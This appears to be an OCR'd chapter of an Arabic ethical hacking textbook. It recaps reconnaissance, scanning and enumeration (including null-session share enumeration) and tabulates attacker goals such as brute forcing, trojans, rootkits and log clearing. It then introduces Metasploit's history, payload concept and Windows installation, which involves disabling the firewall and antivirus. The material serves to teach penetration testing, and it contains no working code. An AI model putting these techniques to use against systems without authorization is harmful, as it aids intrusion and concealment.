


5

الهاكر الأخلاقي

اختراق النظام (SYSTEM HACKING)

By

Dr.Mohammed Sobhy Teba
Exploitation
https://www.facebook.com/tibea2004

CONTENTS





5.1 مقدمه

يركز الكتاب على الأساسيات، وأنها بمثابة الإنذار النهائي، فمن الأهمية أن نؤكد على أهمية استكمال الخطوات السابقة قبل إجراء الاستغلال او الاختراق. حيث يكون مغريا تجاوز عملية الاستطلاع والفحص والتعداد والقفز مباشرة إلى هذا الجزء، وهذا على ما يرام في الوقت الراهن، ولكن إذا كنت من أي وقت مضى لتعزيز مهاراتك فيجب عليك تجاوز مستوى **script kids**، وسوف تحتاج لإتقان الخطوات الأخرى كذلك. فإن عدم القيام بذلك ليس فقط تحد بشدة من قدرتك لتنضج بمثابة مختبر الاختراق لكنها ستكون أيضا في نهاية المطاف إعاقة النمو الخاص بك كخبير الاستغلال. عملية الاستطلاع والفحص والتعداد تساعدك على احلال النظام وتوجيه الاستغلال. قبل البدء مع نظام القرصنة والاختراق، دعونا نذهب سريعا الى المراحل التي مررنا بها والمعلومات التي تم جمعها حتى الآن. قبل هذه الوحدة، ناقشنا الاتي:

1- عملية الاستطلاع (Footprinting)

Footprinting هو عملية تجميع للبيانات المتعلقة ببيئة شبكة اتصال معينة. عادة يتم تطبيق هذه التقنية لغرض ايجاد سبل لاقتحام بيئة الشبكة. يمكن استخدامها لمهاجمة النظام، ويمكن استخدامها أيضا في الحماية. في مرحلة **Footprinting**، إن المهاجم يقوم بإنشاء ملف تعريفي للمنظمة المستهدفة، مع معلومات مثل نطاق عناوين **IP**، الأسماء **(namespace)**، واستخدام الموظفين لشبكة الإنترنت.

Footprinting يحسن سهولة اختراق النظم من خلال الكشف عن نقاط الضعف في النظام. تحديد الهدف وموقعه هي الخطوة الأولية الموجودة في**Footprinting** .

على سبيل المثال، صفحة الويب من المنظمة نفسها قد توفر سير الموظفين أو معلومات شخصيه، التي يمكن استخدامها من قبل الهاكر باستخدامه للهندسة الاجتماعية للوصول إلى الهدف. إجراء استعلام **Whois** عن موقع على شبكة الإنترنت يوفر معلومات عن الشبكات المرتبطة وأسماء النطاقات ذات الصلة لمنظمة معينة.

2- عملية الفحص (Scanning)


Scanning (الفحص) هو إجراء لتحديد المضيفين النشطاء على الشبكة او ما يسمى بـ **live hosts**، إما لغرض تقييم أمن الشبكات أو لمهاجمتهم. في مرحلة الفحص، فان المهاجم يجد معلومات حول تقييم المستهدف من خلال عناوين **IP** الخاصة به التي يمكن الوصول إليه عبر الإنترنت. الفحص يهتم أساسا بتحديد النظم على الشبكة وتحديد الخدمات التي تعمل على كل كمبيوتر.

بعض الإجراءات مثل فحص المنافذ/البورتات الميناء و**Ping swap** تقدم لك معلومات حول الخدمات المقدمة من قبل المضيفين الحية التي تنشط على الإنترنت، وعناوين **IP** الخاصة بها. إجراء الفحص ورسم الخرائط العكسية يرجع لك معلومات حول عناوين **IP** التي لا تعيين إلى المضيفين الحي؛ وهذا يسمح للمهاجمين لجعل افتراضات حول العناوين الممكنة.

3- عملية التعداد (Enumeration)

Enumeration (التعداد) هو أسلوب التحقيق من التطفل في تقييم الهدف من خلالها المهاجمين يقوموا بجمع المعلومات مثل قوائم مستخدم الشبكة، جداول التوجيه، وبيانات بروتوكول إدارة الشبكة**(SNMP)** . هذا الأمر ضروري لأن المهاجم يعبر الاقاليم المستهدفة لكشف المعلومات عن الشبكة، ومشاركات المستخدمين، والجروب، والتطبيقات، و**banners**.

هدف المهاجم هو تحديد حسابات المستخدم الصالحة أو المجموعات حيث يمكن أن يبقى غير واضح عند اختراق النظام. التعداد يشمل إجراء اتصالات نشطة لنظام الهدف أو إخضاعها لتوجيه الاستفسارات. عادة، نظام التنبيه والأمن سوف يقوم بتسجيل مثل هذه المحاولات في ملفات السجل. غالبا ما تكون المعلومات التي يتم جمعها هو ما قد يستهدفها المهاجم قد تكون عامه، مثل عنوان **DNS**؛ ومع ذلك، فمن الممكن أن يتعثر المهاجم على مشاركة **IPC** عن بعد، مثل **IPC$** في ويندوز، والتي يمكن بحثها مع Null Session والتي تسمح بان يتم تعداد المشاركة والحسابات.




ما هو اهداف عملية الاختراق؟

كل جنائي يرتكب جريمة ما لتحقيق هدف معين. وبالمثل، فان المهاجم أيضا لديهم بعض الأهداف وراء الهجمات على أداء النظام. قد يكون ما يلي بعض الأهداف من المهاجمين في ارتكاب هجمات على النظام. ويبين الجدول التالي بعض اهداف المهاجمين في مراحل مختلفة من القرصنة والتقنية المستخدمة لتحقيق هذا الهدف.

Hacking-Stage	Goal	Technique/Exploit Used
Gaining Access	To collect enough information to gain access	Password eavesdropping, brute forcing
Escalating Privileges	To create a privileged user account if the user level is obtained	Password cracking, known exploits
Executing Applications	To create and maintain backdoor access	Trojans
Hiding Files	To hide malicious files	Rootkits
Covering Tracks	To hide the presence of compromise	Clearing logs

منهجية القرصنة (CHM) (CEH HACKING METHODOLOGY)

قبل قرصنة النظام، يستخدم المهاجم تقنيات **Footprinting** و**Scanning** و**التعداد** للكشف عن المنطقة المستهدفة من الهجوم ونقاط الضعف التي يمكن أن تكون المداخل للمهاجمين. بمجرد حصول المهاجم على جميع المعلومات اللازمة، فانه يبدأ القرصنة. على غرار المهاجم، يتبع الهاكر الأخلاقي أيضا نفس الخطوات لاختبار النظام أو شبكة. من أجل ضمان فعالية الاختبار، والهاكر الأخلاقي يتبع منهجية القرصنة. الرسم البياني التالي يصور منهجية القرصنة تليها قراصنة الأخلاقية:



ما هو الاختراق EXPLOITATION او SYSTEM HACKING؟

من أبسط المصطلحات، **Exploitation** هو استغلال لنقاط الضعف للقيام بعملية اكتساب السيطرة على النظام. ومع ذلك، فمن المهم أن نفهم أن ليس كل اختراق يؤدي إلى السطو الكامل على النظام. على سبيل المثال، **Oracle padding exploit** يمكنها أن تكشف عن المعلومات والسماح لنا بتحميل الملفات ولكنها لا تسطو على النظام بشكل كامل. تعريف أكثر دقة، فان الاختراق (**Exploitation**) هو وسيلة لتجاوز ثغرة أمنية أو التحايل على الضوابط الأمنية. هذه العملية يمكنها أن تتخذ أشكالا مختلفة ولكن لغرض هذا الكتاب، والهدف النهائي يبقى دائما هو نفسه: الحصول على المستوى الإداري (**administrative-level**) لجهاز الكمبيوتر. في نواح كثيرة، فان الاختراق هو محاولة لتحويل الجهاز الهدف إلى دمية من شأنها أن تنفذ الأوامر الخاصة بك وتقديم العطاءات الخاصة بك. لمجرد أن نكون واضحين، فان عملية الاختراق (**Exploitation**) هو عملية إطلاق **Exploit**. **Exploit** هو تحقيق، ادراك، أو اكتشاف نقاط الضعف. **Exploit** هو وسيله أو خلل في رمز البرنامج التي تعطي القراصنة أو المهاجم القدرة على إطلاق أو تنفيذ الهجمات ضد النظام الهدف. والتي من الممكن تحويل الجهاز المستهدف الى دمية وإجبارها على القيام بما نريد. يمكنها ايضا تغيير الوظائف الأصلية للبرنامج وتسمح لنا أيضا القيام بأي عدد من الأمور مثل تثبيت برنامج جديد، وتعطيل الخدمات التي تعمل، إضافة مستخدمين جدد، وأكثر من ذلك بكثير.

عملية الاختراق (**Exploitation**)هي واحدة من أكثر المراحل غموضا والتي سوف نغطيها. السبب في ذلك بسيط؛ كل نظام يختلف عن الآخر ولكل هدف فريد من نوعه. اعتمادا على عدد وافر من العوامل، وهجومك يختلف من هدف إلى هدف. أنظمة التشغيل المختلفة (**OSs**)، والخدمات المختلفة، والعمليات المختلفة تتطلب أنواعا مختلفة من الهجمات. المهاجمين المهرة التي تفهم الفروق الدقيقة في كل نظام يحاولون استغلالها. مع استمرار مهاراتك في التقدم، فسوف تحتاج لتوسيع معرفتك للأنظمة ونقاط ضعفهم. إذا تحدثنا عن الاختراق فقبل كل شيء، سوف نتحدث عن **metasploit** حيث تعتبر هذه الأداة من اهم اهم أدوات الاختراق.

METASPLOIT 5.2

من كل الأدوات التي نوقشت في هذا الكتاب والتي سوف تناقش، **Metasploit** هو المفضل. في نواح كثيرة، هو الأداة المثالية للقراصنة. حيث يتميز بالقوة والمرونة، مجاني، ويحمل معه أدوات رائعة. من دون أدنى شك تعتبر أروع أداة هجومية مشمولة في هذا الكتاب، وحتى في بعض الحالات لأنها تتيح لك الإختراق مثل هيو جاكمان في فيلم **Swordfish**! على محمل الجد، أنها جيدة. هذه الأداة سوف يسرد لها كتاب كامل لاحقا يتكلم عنها نظرا لأهميتها ولكننا هنا سوف نتكلم عن الاساسيات فقط.

في عام 2004، في **Defcon 12**، فان كل من اتش دي مورى (**HD Moore**) وسبونم (**Spoonm**) هزوا العالم عندما أعطوا محاضرة بعنوان "**Metasploit: القرصنة كما في الأفلام**". رُكز هذا العرض على " **إطارات الاختراق (Exploit Frameworks)**". **إطار الاختراق (exploit framework)** هو بنية رسومية لتطوير وإطلاق **exploit**. **الأطر(framework)** تساعد في عملية التنمية من خلال توفير التنظيم والمبادئ التوجيهية لكيفية تجميع مختلف القطع وتفاعلهم مع بعضهم البعض.

Metasploit بدأت فعلا كلعبه على الشبكة، ولكنها قد تحقق كامل إمكاناتها عندما يتم تحويلها إلى أداة كاملة في عملية الاختراق **Exploit**.

Metasploit يحتوي في الواقع على مجموعة من الأدوات التي تشمل العشرات من الوظائف مختلفة لأغراض مختلفة ولكن ربما يفضل معرفة ***إطارات الاختراق (Exploit Frameworks)*** القوية والمرنة منها.

قبل الافراج عن **Metasploit**، كان الباحثون في الأمن لديهم خيارين رئيسيين: اما ان يتمكنوا من تطوير الأكواد المخصصة عن طريق التفكيك مع مختلف **exploit** و**payloads** أو أنه يمكن أن يستغل واحدا من اثنين من ***(Exploit Frameworks)*** المتاحة تجاريا، **CORE Impact** أو **ImmunitySec's CANVAS** . وكلاهما يعدوا خيارين عظيمين وناجحين للغاية في حد ذاتهما. ولكن للأسف، فإن تكلفة الترخيص واستخدام هذه المنتجات عالي مما يعني انه لم يكن لدي العديد من الباحثين في مجال الأمن الوصول إليها.

كان **Metasploit** مختلفة عن كل شيء آخر لأنها المرة الأولى، التي يتاح ***(Exploit Frameworks)*** مفتوح المصدر لكل من القراصنة ومختبري الاختراق للوصول إليها. وهذا يعني أنه للمرة الأولى، يصبح ***(Exploit Frameworks)*** متاحه للجميع، مما أدى الى وجود تعاون بينهم، وتطوير **Exploit**، وتبادلها فيما بينهم مجانا.

Metasploit يسمح لك باختيار الهدف والاختيار من بين مجموعة واسعة من **payloads**. **Payloads** قابلة للتبادل ولا يمكن ربطها بـ**Exploit** محدده. **Payloads** هي "وظائف إضافية" أو تغيير في السلوك الذي تريد تحقيقه على الجهاز المستهدف. هذا هو الجواب على السؤال: "ماذا أريد أن أفعل الآن على الجهاز الذي لدي سيطرة عليه؟" تشمل **Metasploit** ال **payloads** الأكثر شعبية هو إضافة مستخدمين جدد، وفتح **backdoor**، وتثبيت برنامج جديد على الجهاز الهدف. وسيتم تغطية قائمة الكاملة لـ **Metasploit payloads** قريبا.

قبل أن نبدأ في تغطية تفاصيل كيفية استخدام **Metasploit**، فمن المهم أن نفهم الفرق بين **Metasploit** وفاحص نقاط الضعف (**Vulnerability scanner**). في معظم الحالات، عندما نستخدم فاحص نقاط الضعف، الفاحص سوف يتحقق فقط لمعرفة ما إذا كان النظام هو عرضة للخطر. يحدث هذا بطريقة سلبية أي لا يتفاعل مع النظام الهدف جدا مع فرصة ضئيلة من أي ضرر غير مقصود أو تعطيل لهذا الهدف. اما **Metasploit** وغيرها من **Framework** هي أدوات اختراق. هذه الأدوات لا تؤدى اختبارات؛ ولكن تستخدم هذه الأدوات لإكمال الاختراق الفعلي لهذا الهدف. فاحص نقاط الضعف (**Vulnerability scanner**) يبحث عن نقاط الضعف المحتملة وتقديم تقرير. **Metasploit** يحاول فعلا استغلال نقاط الضعف واختراق النظام الذى يفحصه. تأكد من أنك تفهم هذا.

في عام 2009، تم شراء **Metasploit** من قبل **Rapid 7**. أمضى اتش دي مورى (**HD Moore**) قدرا كبيرا من الوقت يوضح للناس بأن **Metasploit** سوف يظل مجانا. على الرغم منذ ذلك الحين تم الافراج عن العديد من المنتجات التجارية الكبيرة بما في ذلك **Metasploit Express** و**Metasploit Pro**، وكان اتش دي مورى (**HD Moore**) وفيا في كلمته وبقي مشروع **Metasploit** الأصلي حر ومجانا. في الواقع، كان شراء **Metasploit** بواسطة **Rapid 7** دفعة قوية للمشروع **Metasploit**. مشروع مفتوح المصدر يستفيد بوضوح من الأدوات التجارية التي يتم دفعها مع تطوير بدوام كامل إضافية ودعم. سوف نركز على الأساسيات هنا، ولكن إذا كنت ترغب في البقاء على رأس أحدث التطورات في المستقبل فاستمر في التطوير.

Metasploit يمكن تحميلها مجانا من الموقع التالي:


http://www.metasploit.com/

إذا كنت تستخدم نظام التشغيل كالي، فان **Metasploit** مثبت فعليا به. هناك العديد من الطرق المختلفة للتفاعل مع **Metasploit**، ولكن سيركز هذا الكتاب على استخدام، واجهة المستخدم الغير رسومية (**GUI**) او ما يسمى بالوجه النصية، والذي يسمى **msfconsole**. بمجرد فهم الأساسيات، فان **msfconsole** سوف يصبح سريع، ودي، بديهي، وسهل الاستخدام.

اما بالنسبة لنظام التشغيل ويندوز فنقوم بتحميل نسخة Metasploit المخصصة للويندوز من الموقع السابق ذكره ثم اتباع الخطوات التالية لإتمام تثبيته على نظام التشغيل ويندوز.

1- بعد القيام بتحميل الإصدار المخصص لنسخ الويندوز من **Metasploit** نقوم بإلغاء تفعيل جدار الحماية وبرنامج مضاد الفيروسات.

2- نقوم بالنقر المزدوج على **Installer** الذي قمنا بتحميله من قبل ثم نتبع **Wizard** في عملية التثبيت حتى نصل الى الشاشة التالية:



3- إذا لم تقم بعدم الغاء تفعيل كل من جدار الحماية وبرنامج مضاد الفيروسات فهذا سوف يوقف عملية التثبيت ويؤدى الى ظهور رسالة تخبرك بانه يجب الغاء تفعيل جدار الحماية.

4- ثم بعد ذلك ننقر فوق **Next** والتي تذهب الى شاشه أخرى يريد منك فيه وضع المنفذ الذي سوف يستخدمه التطبيق. ندخل منفذ **SSL** لكي يستخدمه خدمة **Metasploit** ثم ننقر فوق **Next**. افتراضيا، يستخدم خادم اباتشي المنفذ 3790 لـ**HTTPS** . إذا كان المنفذ منضم بالفعل إلى عملية أخرى، تحديد ما إذا كان عملية يتم الاستماع على هذا المنفذ وغلق العملية، أو يمكنك إدخال منفذ آخر من هذا القبيل كما 8080 أو 442.

